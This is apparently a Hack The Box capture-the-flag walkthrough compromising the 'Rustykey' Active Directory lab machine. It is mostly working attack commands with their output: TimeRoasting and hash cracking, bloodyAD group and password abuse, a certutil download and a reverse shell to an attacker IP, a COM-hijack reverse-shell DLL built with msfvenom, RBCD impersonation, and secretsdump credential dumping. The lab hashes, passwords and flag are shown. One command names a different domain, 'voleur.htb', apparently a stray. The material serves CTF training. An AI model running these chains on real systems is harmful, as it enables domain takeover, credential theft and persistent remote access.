Rustykey-HTB
Rustykey HTB
Walkthrough for the Rustykey machine (Active Directory). Edited by 0xmr.
Machine Information
You start the Rustykey box with credentials for the following account:
- Username:
rr.parker - Password:
8#t5HE8L!W3A
Let’s Get Started
Enumeration
Rustscan / Port discovery
Initial port scan shows common Windows services and an Active Directory environment. Port 389 reveals the domain name rustykey.htb — this indicates an AD machine. Add the domain to /etc/hosts so it resolves to the target IP.
Example host mapping:
1
10.10.11.75    dc.rustykey.htb    dc.rustykey.htb
Example rustscan output (trimmed):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-11-08 14:34:56Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: rustykey.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Global Catalog)
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664-49734/tcp open msrpc    syn-ack ttl 127 Microsoft Windows RPC (many high ports)
NTLM Disable
When attempting SMB access with NetExec you may see STATUS_NOT_SUPPORTED. This indicates NTLM authentication is disabled on the box — use Kerberos (-k) instead.
Example (NTLM will fail):
1
2
NetExec smb 10.10.11.75 -u 'rr.parker' -p '8#t5HE8L!W3A'
# STATUS_NOT_SUPPORTED
Generate a Kerberos config and copy it to /etc/krb5.conf to avoid KRB_AP_ERR_SKEW:
1
2
3
NetExec smb dc.rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' -k --generate-krb5-file krb5.conf

sudo cp krb5.conf /etc/krb5.conf
Sync the clock (or use faketime if needed):
1
2
3
ntpdate -u $ip
# or
rdate -n $ip
If clock skew persists, wrap commands with faketime (example uses ntpdate -q to obtain the DC time):
1
faketime "$(ntpdate -q dc.rustykey.htb | cut -d ' ' -f 1,2)" NetExec smb $target -u 'rr.parker' -p '8#t5HE8L!W3A' -k
If successful, you should see a positive authentication result.
TimeRoasting
TimeRoasting abuses Windows SNTP/NTP responses to obtain crackable hashes for machine accounts (RIDs). It can be run authenticated or unauthenticated depending on the method.
Example (authenticated timeroast using NetExec):
1
faketime "$(ntpdate -q dc.rustykey.htb | cut -d ' ' -f 1,2)" NetExec smb $target -u 'rr.parker' -p '8#t5HE8L!W3A' -k -M timeroast
Partial output (RID hashes):
1
TIMEROAST   ... 1125:$sntp-ms$be4357f7...
Run NetExec smb $target -M timeroast to collect more hashes if needed.
Crack the RID hash
Save the output to a file (e.g., time.hash) and run the included timecracker.py to perform a dictionary attack:
1
2
python3 timecracker.py time.hash /usr/share/wordlists/rockyou.txt
# [+] Cracked RID 1125 password: Rusty88!
BloodHound Collection
Collect BloodHound data for AD relationship analysis:
1
faketime "$(ntpdate -q dc.rustykey.htb | cut -d ' ' -f 1,2)" bloodhound-python -c All -u rr.parker -p '8#t5HE8L!W3A' -d rustykey.htb -ns 10.10.11.75 --dns-tcp -dc dc.rustykey.htb

After analysis, you notice the computer account IT-COMPUTER3$ has AddSelf (add computer to groups) permission.
Gaining Group Membership
Using the cracked machine account password (Rusty88!) we add the computer account to the HELPDESK group:
1
2
faketime "$(ntpdate -q dc.rustykey.htb | cut -d ' ' -f 1,2)" bloodyAD --host dc.rustykey.htb -d rustykey.htb -k -u 'IT-COMPUTER3$' -p 'Rusty88!' add groupMember 'HELPDESK' 'IT-COMPUTER3$'
# [+] IT-COMPUTER3$ added to HELPDESK
Because HELPDESK had protections, remove the accounts from Protected Objects so password changes will succeed:
1
2
3
faketime "$(ntpdate -q dc.rustykey.htb | cut -d ' ' -f 1,2)" bloodyAD --host dc.rustykey.htb -d rustykey.htb -k -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'Protected Objects' 'IT'

faketime "$(ntpdate -q dc.rustykey.htb | cut -d ' ' -f 1,2)" bloodyAD --host dc.rustykey.htb -d rustykey.htb -k -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'Protected Objects' 'SUPPORT'
Changing Passwords

Now change several user passwords (examples):
1
2
3
4
faketime "$(ntpdate -q dc.rustykey.htb | cut -d ' ' -f 1,2)" bloodyAD --host dc.rustykey.htb -d rustykey.htb -k -u 'IT-COMPUTER3$' -p 'Rusty88!' set password GG.ANDERSON 'Password@123'
faketime "$(ntpdate -q dc.rustykey.htb | cut -d ' ' -f 1,2)" bloodyAD --host dc.rustykey.htb -d rustykey.htb -k -u 'IT-COMPUTER3$' -p 'Rusty88!' set password EE.REED 'Password@123'
faketime "$(ntpdate -q dc.rustykey.htb | cut -d ' ' -f 1,2)" bloodyAD --host dc.rustykey.htb -d rustykey.htb -k -u 'IT-COMPUTER3$' -p 'Rusty88!' set password DD.ALI 'Password@123'
faketime "$(ntpdate -q dc.rustykey.htb | cut -d ' ' -f 1,2)" bloodyAD --host dc.rustykey.htb -d rustykey.htb -k -u 'IT-COMPUTER3$' -p 'Rusty88!' set password bb.morgan 'Password@123'
Kerberos Encryption (krb5.conf)
If you encounter KDC_ERR_ETYPE_NOSUPP, add common enctypes to krb5.conf and copy it to /etc/krb5.conf:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
[libdefaults]
    default_realm = RUSTYKEY.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false
    ticket_lifetime = 24h
    forwardable = yes
    default_tkt_enctypes = aes256-cts-hmac-sha1-96 aes128-cts-hmac-sha1-96 rc4-hmac des3-cbc-sha1
    default_tgs_enctypes = aes256-cts-hmac-sha1-96 aes128-cts-hmac-sha1-96 rc4-hmac des3-cbc-sha1
    permitted_enctypes = aes256-cts-hmac-sha1-96 aes128-cts-hmac-sha1-96 rc4-hmac des3-cbc-sha1

[realms]
    RUSTYKEY.HTB = {
        kdc = dc.rustykey.htb
        admin_server = dc.rustykey.htb
    }

[domain_realm]
    .rustykey.htb = RUSTYKEY.HTB
    rustykey.htb = RUSTYKEY.HTB
Then copy it:
1
sudo cp krb5.conf /etc/krb5.conf
Evil-WinRM
Create a TGT with impacket-getTGT, set KRB5CCNAME, and connect with evil-winrm:
1
2
3
4
5
faketime "$(ntpdate -q dc.rustykey.htb | cut -d ' ' -f 1,2)" impacket-getTGT rustykey.htb/'bb.morgan':'Password@123'

export KRB5CCNAME=bb.morgan.ccache

faketime "$(ntpdate -q dc.rustykey.htb | cut -d ' ' -f 1,2)" evil-winrm -i dc.rustykey.htb -u bb.morgan -r rustykey.htb
Stable shell via RunasCs.exe
Host RunasCs.exe and download it on the target, then run it to get a reverse shell:
1
2
3
4
5
6
7
8
# On attacker
python3 -m http.server 8000

# On target (PowerShell)
certutil -urlcache -split -f http://10.10.14.19:8000/RunasCs.exe RunasCs.exe

# Run as target user
.\RunasCs.exe gg.morgan Password@123 powershell -r 10.10.14.x:443
Listener example:
1
rlwrap ncat -lnvp 443
Analyzing internal.pdf
From the user desktop we downloaded internal.pdf and user.txt.
1
2
3
4
5
6
7
PS C:\Users\bb.morgan\Desktop> dir -force
-a----  6/4/2025  9:15 AM   1976 internal.pdf
-ar--- 11/8/2025  7:48 AM     34 user.txt

PS C:\Users\bb.morgan\Desktop> download internal.pdf
Info: Downloading C:\Users\bb.morgan\Desktop\internal.pdf to internal.pdf
Info: Download successful!
Shell as mm.turner
Found Zip
1
2
3
4
5
6
7
8
9
10
11
12
*Evil-WinRM* PS C:\> ls progra~1

    Directory: C:\Program Files
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       12/26/2024   8:24 PM                7-Zip
d-----       12/26/2024   4:28 PM                Common Files
d-----        6/24/2025   9:59 AM                internet explorer
d-----        7/24/2025   1:09 AM                VMware
d-r---        5/30/2025   3:02 PM                Windows Defender
d-----        6/24/2025   9:59 AM                Windows Defender Advanced Threat Protection
d-----        11/5/2022  12:03 PM                Windows Mail
Examin the location of the 7zip
1
2
PS C:\> (Get-ItemProperty "Registry::HKCR\Directory\shellex\ContextMenuHandlers\7-Zip").'(default)'
{23170F69-40C1-278A-1000-000100020000}
change the 7zip Path of our dll
1
2
3
4
5
6
7
8
PS C:\> Get-ItemProperty "Registry::HKCR\CLSID\{23170F69-40C1-278A-1000-000100020000}\InProcServer32"

(default)      : C:\Program Files\7-Zip\7-zip.dll
ThreadingModel : Apartment
PSPath         : Microsoft.PowerShell.Core\Registry::HKCR\CLSID\{23170F69-40C1-278A-1000-000100020000}\InProcServer32
PSParentPath   : Microsoft.PowerShell.Core\Registry::HKCR\CLSID\{23170F69-40C1-278A-1000-000100020000}
PSChildName    : InProcServer32
PSProvider     : Microsoft.PowerShell.Core\Registry
create a dll
create a dll and tranfer it
1
msfvenom -p windows/x64/shell_reverse_tcp -f dll -o rev.dll LHOST=10.10.x.x LPORT=443
1
2
3
Set-ItemProperty "Registry::HKCR\CLSID\{23170F69-40C1-278A-1000-000100020000}\InProcServer32" -Name "(default)" -Value "C:\programdata\rev.dll"

Get-ItemProperty "Registry::HKCR\CLSID\{23170F69-40C1-278A-1000-000100020000}\InProcServer32"
Reverse shell as mm.turner
1
2
3
4
5
6
7
8
9
10
11
└─# rlwrap  ncat -lnvp 433
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Listening on [::]:433
Ncat: Listening on 0.0.0.0:433
Ncat: Connection from 10.10.11.75:64820.
Microsoft Windows [Version 10.0.17763.7434]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows>whoami
whoami
rustykey\mm.turner
AddAllowedToAct ( RBCD )
set computer to PrincipalsAllowedToDelegateToAccount
1
2
3
Set-ADComputer DC -PrincipalsAllowedToDelegateToAccount IT-COMPUTER3$

Get-ADComputer DC -Properties PrincipalsAllowedToDelegateToAccount
Generate a ticket for Backupadmin,because there are 2 domain admins are there.
1
2
3
4
5
6
7
└─# faketime "$(ntpdate -q dc.voleur.htb | cut -d ' ' -f1,2)" getST.py 'rustykey.htb/IT-COMPUTER3$:Rusty88!' -k -spn 'cifs/DC.rustykey.htb' -impersonate backupadmin

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating backupadmin
[*] Requesting S4U2Proxy
[*] Saving ticket in backupadmin@cifs_DC.rustykey.htb@RUSTYKEY.HTB.ccache
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
└─# KRB5CCNAME=backupadmin@cifs_DC.rustykey.htb@RUSTYKEY.HTB.ccache secretsdump.py -k -no-pass 'rustykey.htb/backupadmin@dc.rustykey.htb'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x94660760272ba2c07b13992b57b432d4
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e3aac437da6f5ae94b01a6e5347dd920:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
RUSTYKEY\DC$:plain_password_hex:0c7fbe96b20b5afd1da58a1d71a2dbd6ac75b42a93de3c18e4b7d448316ca40c74268fb0d2281f46aef4eb
a9cd553bbef21896b316407ae45ef212b185b299536547a7bd796da250124a6bb3064ae48ad3a3a74bc5f4d8fbfb77503eea0025b3194af0e290b1
6c0b52ca4fecbf9cfae6a60b24a4433c16b9b6786a9d212c7aaefefa417fe33cc7f4dcbe354af5ce95f407220bada9b4d841a3aa7c6231de9a9ca4
6a0621040dc384043e19800093303e1485021289d8719dd426d164e90ee3db3914e3d378cc9e80560f20dcb64b488aa468c1b71c2bac3addb4a4d55231d667ca4ba2ad36640985d9b18128f7755b25
RUSTYKEY\DC$:aad3b435b51404eeaad3b435b51404ee:b266231227e43be890e63468ab168790:::
[*] DefaultPassword
RUSTYKEY\Administrator:Rustyrc4key#!
Root
Executing commands as Admin.
1
2
3
4
5
6
7
8
9
10
11
12
└─# faketime "$(ntpdate -q dc.rustykey.htb | cut -d ' ' -f1,2)" NetExec smb dc.rustykey.htb -u administrator -p 'Rustyrc4key#!' -k  -X 'whoami'
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\administrator:Rustyrc4key#! (Pwn3d!)
SMB         dc.rustykey.htb 445    dc               [+] Executed command via wmiexec
SMB         dc.rustykey.htb 445    dc               rustykey\administrator

└─# faketime "$(ntpdate -q dc.rustykey.htb | cut -d ' ' -f1,2)" NetExec smb dc.rustykey.htb -u administrator -p 'Rustyrc4key#!' -k  -X 'type C:\users\administrator\Desktop\root.txt'
SMB         dc.rustykey.htb 445    dc               [*]  x64 (name:dc) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         dc.rustykey.htb 445    dc               [+] rustykey.htb\administrator:Rustyrc4key#! (Pwn3d!)
SMB         dc.rustykey.htb 445    dc               [+] Executed command via wmiexec
SMB         dc.rustykey.htb 445    dc               #< CLIXML
SMB         dc.rustykey.htb 445    dc               30ab256f54faea45475e0427fa0dfe6c